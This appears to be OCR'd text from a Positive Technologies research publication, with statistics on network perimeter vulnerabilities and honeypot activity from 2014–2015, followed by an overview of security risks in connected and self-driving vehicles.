
Network security was assessed in 10 organizations (one of them is Positive Technologies and the rest will remain anonymous). The address space included in the research included 130,000 unique IPs. New scanning methods developed by Positive Technologies were used in the research. The given range was scanned on a regular basis at least once a week to obtain the dynamics of change, but that imposed significant timing constraints on scanning.

The research occurred over a two-year period from 2014 through 2015.


YOUR VULNERABLE MAJESTY…

The specified IP range was scanned regularly during the research. About 10,000 IPs (7.7% of the selected range) were available permanently and the rest were not in use or access to them was restricted by firewalls, and the research uncovered around 15,000 vulnerabilities.


Operating systems detected during the research are into the following groups:




37% of the systems were vulnerable. 7% of them contained vulnerabilities with High severity ratings (based on CVSS scores), 23% contained vulnerabilities with Medium severity ratings. If we include the results of banner checks, the results are worse.



Discovered vulnerabilities with respect to operating systems are shown in the diagram below.





The key results are:


+ The most widespread network operating systems contained the least number of vulnerabilities, around 25% of the total number.
+ UNIX-like systems contained the largest number of vulnerabilities, i.e. more than 45% of the total number.
+ Windows operating systems contained around 30% of the discovered vulnerabilities.

Correlation between the number of discovered vulnerabilities and operating systems shows that software-updating approaches depend on the OS type. This should be taken into consideration when improving efficiency of the cyber security management.

HACKERS' PETS

In the course of the research, we tried to identify services most popular among hackers and tried to correlate vulnerabilities with cyber-attack contexts. For this purpose, we used PT MultiScanner with Honeypot functions and we deployed it in the Internet in our address space along with actual systems.

As a rule, these systems should have no activities as they have no actual services and are not parts of any information system. However, within the first month of our experiment we detected multiple activities on them. Most of the activity related to usage of DNS, NTP, and SNMP services. We analyzed the sniffed traffic and saw explicit attempts to use our services for DDoS attacks. These attempts formed 99% of all registered events. Such results were predictable as DDoS attacks are profitable, attack methods are simple and available, the number of vulnerable services is more than 50% of the total number, and they contain around 10% of all vulnerabilities.



The rest of the services made up only 1% of the activities in the research.

We divided these services into 7 classes:

+ Critical services
+ Infrastructure services
+ Control interfaces
+ Viruses and backdoors
+ WEB services
+ DBMS
+ SIP


Services are considered critical if they pose vital cyber risks when deployed on the network perimeter, e.g. services providing access to the file system, RPC services, directory services, printers, service interfaces of virtualization systems, etc.

Infrastructure services include VPN services, email services, proxies, customized services, network services, BGP routers.

Control interfaces include Telnet, SSH, RDP, VNC, etc.

Other classes are self-explanatory.


Analysis of the information from detected services, vulnerabilities and network activities shows that network infrastructures are very popular among hackers.



STATISTICS VS DYNAMICS. IN SEARCH OF TRUTH


It is important to check the Pareto principle with respect to vulnerabilities, i.e. 20% of most vulnerable systems contain 80% of all vulnerabilities.

We analyzed scans of vulnerable systems for a random date and sorted them in descending order with respect to the number of discovered vulnerabilities:



The first 20% of systems were the most vulnerable ones; they contained around 60% of all vulnerabilities. These systems contained the most part of vulnerabilities with High and Medium severity ratings, two thirds of vulnerabilities with High severity ratings, and around the same number of vulnerabilities with Medium severity ratings.


The Pareto principle did not hold true in this case. We divided these systems into 10 equal groups, calculated vulnerabilities for each group and plotted the following diagram.



The diagram above demonstrates that the first 30% of systems contain the majority of vulnerabilities. The rest of vulnerabilities are distributed uniformly among the rest of the systems.

These results give static presentation of a system for a random date. However, it is unclear if this is sufficient for appropriate cyber security assessment of the network perimeter.

To determine changes occurring in the network perimeter we divided the research period into 10 equal intervals. For each interval, we analyzed the number of new services and vulnerabilities. The results show that the perimeter was changing continuously.




[1] A small number of attacks on web services is due to absence of web sites on Honeypots, the server just established connections and returned no content. We register much more malicious activities on actual web sites protected with the PT AF.

Thus, static distribution of vulnerabilities cannot be used.


The best format to demonstrate changes with respect to time came from the financial sector in the form of Japanese candlesticks. Candlesticks are composed of the body representing the initial and final amounts of vulnerabilities for a given interval, and wicks showing the minimum and maximum amount of vulnerabilities for this interval. The fewer number of values the better. A gray candlestick means a decrease of vulnerabilities, a red one means an increase in vulnerabilities.

These results confirm our assumption that 30% of the most vulnerable systems contain the largest amount of vulnerabilities.




THE DOORS ARE OPEN, LET'S WALK THROUGH?

The first interval included around 1,300 vulnerable systems. Distribution of vulnerabilities in these systems is shown in the chart below.




To determine the most vulnerable systems, we differentiated vulnerabilities based on their CVSS scores and sorted them with respect to their severity ratings marked with red, orange and gray colors.




Eighty systems out of 1,300 vulnerable systems contained vulnerabilities with High severity ratings. One fourth of these systems contained more than one vulnerability with High severity rating. We considered this segment most risky, thus correlated it with the information about vulnerability exploitation from the PT knowledge base.

After correlation, we had the following:


1. Availability of exploits:



2. Vulnerability impact type:




Severity of vulnerabilities at the beginning of the research was high. Exploits were available publicly for more than half of the vulnerabilities. One fourth of vulnerabilities allowed remote code execution (RCE). Thirty-six exploits were found for 46 RCE vulnerabilities. Six of them could be exploited using publicly available ready-to-use tools, and sixteen of them could be exploited using standard pentesting tools.




Access complexity of such vulnerabilities is low, i.e. an attacker would need only basic knowledge and Metasploit software to successfully exploit the vulnerability.

There was an interval where 1,700 systems were vulnerable, 120 out of them contained vulnerabilities with high severity ratings.


Cyber security enhancements reduced the number of vulnerable systems to 900 systems by the end of the research.




Systems containing more than two vulnerabilities with high severity rating were patched, i.e. only new vulnerabilities were present.




Exploit availability for these vulnerabilities is shown below.



Vulnerability impact type:






A comparison of the results shows that there are still 32 RCE vulnerabilities with ready-to-use exploits. Twenty-nine vulnerabilities of the above have high severity rating, as exploits for them are available publicly.


STRIKING A BALANCE

This section describes other factors increasing the risk of vulnerability exploitation and presents correlation of these factors with the above results.


According to a Verizon report issued in 2015 (*www.verizonenterprise.com/DBIR/2015/*) 99% of successful attacks were conducted using vulnerabilities that were over a year old. Based on our research the number of such vulnerabilities discovered



in network perimeters was significant, and while half of the vulnerabilities were disclosed during the research, the remainder had been known for more than two years. The diagram below displays vulnerabilities for the entire research period (in the top columns) and vulnerabilities at the end of the research (in the bottom columns).



The longer vulnerabilities are known the greater the probability of their exploitation. According to Verizon, if an exploit exists then there is a 50% probability that it will be exploited in the first month and a 100% probability that it will be exploited in the first 12 months. Thus, the duration of the vulnerability presence in the network perimeter is crucial. In our research, this factor was considered separately for systems, which had no updates, and for systems, that received regular updates.



The red bars show an average period for which vulnerabilities were present in the network perimeter. Critical vulnerabilities were present for 60 to 80 days. Vulnerabilities, discovered more than 12 months ago and patched were present in 5% of the systems. This value is not large, but cyber security of the system is as strong as only its weakest link.

The green bars show the average period after which vulnerabilities were patched/fixed. This value was around 30 to 40 days for all severity ratings. We consider this value acceptable, as systems in the network perimeter should stay available and all updates should be tested properly before implementation.

GOING FORWARD

Internal analysis of the system does not reflect actual cyber security of the network perimeter. Thus, it is impossible to create an effective cyber security system, as the previously discussed measures will not be relevant to current conditions.

Implementation of cyber security management may take a lot of time and effort, but it should enhance cyber security of the company as well. Collecting information about the network perimeter may discover new methods of cyber risks management. To create an effective cyber security system, we should know what to protect and what to prevent.

The first steps in this direction require minimum investment, e.g. through open source utilities. For help in setting up and upgrading your tools, you may contact specialists from Positive Technologies.

INTELLIGENT TRANSPORT SYSTEMS

The 46th World Economic Forum in Davos focused on the Forth Industrial Revolution, i.e. the shifts in technology that will have long lasting economic and social ramifications. The Internet of Everything (the broader vision of IoT), cyber-physical systems, machine-to-machine communication, and smart cities are the key identifiers and trends of the current and future digital economy.

One of the groundbreaking technologies that foreshadows these changes is intelligent transportation. Autonomous, interconnected cars will completely transform public transportation system as well as logistics as we know it.

This article will review the existing examples and potential vulnerabilities of smart transport, and the risks associated with remote management and telemetry interception.

A modern car is considered intelligent: it has the active cruise control, and some can monitor road signs, and road surface marking. Even budget vehicles now include the intelligent parking function. All of these innovations have become possible because the majority of modern cars don't have physical connection between controlling elements and, for example, the wheels or breaks. The wheel and foot pedals are connected by an interface in the onboard computer that manages the car. As a result, behind every vehicle there are gigabytes of code that are responsible for control logic and telemetry analysis from various systems and devices.

Even though these features are common, vendors and the general public have not historically been concerned about penetration into an onboard system as there was no way to gain remote access to it.


Now the situation is changing. Today there is a vast amount of anti-theft systems and user-friendly features like Keyless Go that provide remote access to important or even critical car functions. Such systems have been compromised before [1], and their cracking may cause a lot of damage (financial and otherwise). For example, in 2015 a vulnerability was discovered in Land Rover that allowed for voluntary door opening and engine start [2].

In 2015, the security experts Charlie Miller and Chris Valasek remotely hacked a Jeep Cherokee [3]. First, they managed to crack the Wi-Fi and get access to its multimedia system. They used mobile network to penetrate the car computer via a femtocell. They also scanned IP addresses and intercepted calls to find all cars with similar computers and then to pinpoint the one they needed via a GPS tracker. Despite the fact that the multimedia system and the ECU are not connected directly, the experts managed to find a vulnerability that allowed them to gain access to a CAN bus. After firmware replacement, they took over various car systems.

This scenario is quite interesting but easily fixed — it's enough to isolate a multimedia system connected to the network from vehicle control elements. Even though more and more functions are available from the interface connected with the entertainment system (imagine a touch screen that controls a range of things including music volume and the seat heater), this mission is not impossible.

The popularization of features like autopilot and connected cars complicates the matter. According to Gartner, by 2020 the estimated number of cars connected to a single information network will go over 250 million [4]. This concerns not only the entertainment network. Smart cars with autopilot systems will be able to pass telemetry, geo-data, various service information to unified management centers and vendors' service departments.

Increasing amount of code and logic complexity will make vehicles dependent on a network connection for data updates on a permanent basis. With network connection available, vulnerabilities of such systems became obvious. For example, the Positive Technologies experts Kirill Ermakov and Dmitry Sklyarov talked about hacking of an ECU [5] at the PHDays forum dedicated to information security. Hiroyuki Inoue, Associate Professor at




Hiroshima City University [6], attempted to hack a car in a slightly different manner. He connected a Wi-Fi device to a CAN bus to penetrate a system using a smartphone with a program he had designed. As soon as the connection was established, he was able to toy with car systems and change indicator values. Even without extensive knowledge of control systems, the expert managed to stop the car completely with a DDoS attack as the computer got flooded by data.

Many vendors (Audi, Ford) and IT companies [8] are conducting research and experimental studies into self-driving cars. Google is actively testing their driverless vehicles, and since 2009, their robotic cars have traveled over 2 million kilometers. The California Department of Motor Vehicles (DMV) legalized self-driving cars in 2012, and in 2016 one of the Google cars caused an accident [9]. China and South Korea are also on the cutting edge of this rapidly evolving technology. In Russia, two leading companies — KamAZ and Cognitive Technologies — are in the process of developing a self-driving truck [11].

Even though the security issues around hacking are of great concern to vendors and experts (or should be), these systems are too complicated to make them 100% safe. Additionally, they utilize already existing platforms and communication channels. The most vulnerable elements are built-in systems, as well as communication channels and road infrastructure itself. Companies all over the world are developing solutions to protect the new technology. For example, Kaspersky Lab develops its own secure OS for cars [12]. The IT giant Intel announced about the creation of the Automotive Security Review Board (ASRB) [13] and McAfee and IET are also conducting their own security research [14]. The V2V (vehicle to vehicle) and V2I (vehicle to infrastructure) standards are being developed for car communication with each other and the infrastructure [15], but these efforts still cannot guarantee security against attacks. Self-driving transportation is a multicomponent system that includes an administrative computer, navigation tools such as radars, lidars (devices for obtaining data on remote objects using active optical systems), GPS, stereocameras, and maps and each component may be compromised and exploited.

We will review the implementation of smart transport concept in the military industry since it is one of the most promising and well-developed examples.

GIG (Global Information Grid) is employed by the US Department of Defense [16]. The concept of a global network for army management has been developing for several years and employs existing civil networks of data transportation. The picture illustrates the concept well — every element is a network object. Even a missile has an address, and it would be a fair assumption to suggest that a similar system would serve as a basis for a global civil transport management system.



However, the transport is only a part of this system. For example, the Russian company RoboCV [17] is implementing a warehouse autopilot for transport that works in association with warehouse programs. The solution is based on an existing platform (Ubuntu OS and Wi-Fi network), which makes it potentially vulnerable. Apparently, such systems combined with automated freight transport will become an initial stage of self-driving technology implementation. This is an expected development, as freight transportation is an essential part of manufacturing and trading operations. Logistics and transportation companies are highly interested in automatized transportation technology as well as optimization of delivery schemes, logistics, and cost reduction. (The state of Nevada was the first in the world to allow self-driving Daimler tracks on the roads [18].) The scheme itself is quite simple. The operator "dispatches" the goods, then an autopilot loads the truck, which in turn delivers the cargo to a customer. Afterwards, the process repeats and the human factor is completely excluded from the entire process. However, from the IS standpoint, this scheme is not reliable. Multiple entry points — from an enterprise warehouse network to a pilot network, the transport systems and control centers that supervise cargo logistics — may be infected. As humans are not involved, any security accident will be discovered only when the customer doesn't receive the order. An infected vehicle itself may serve as a hacking device and an entry point for other networks. The truck mentioned above may drive away not only with the goods but with a database or cause corporate network infection.

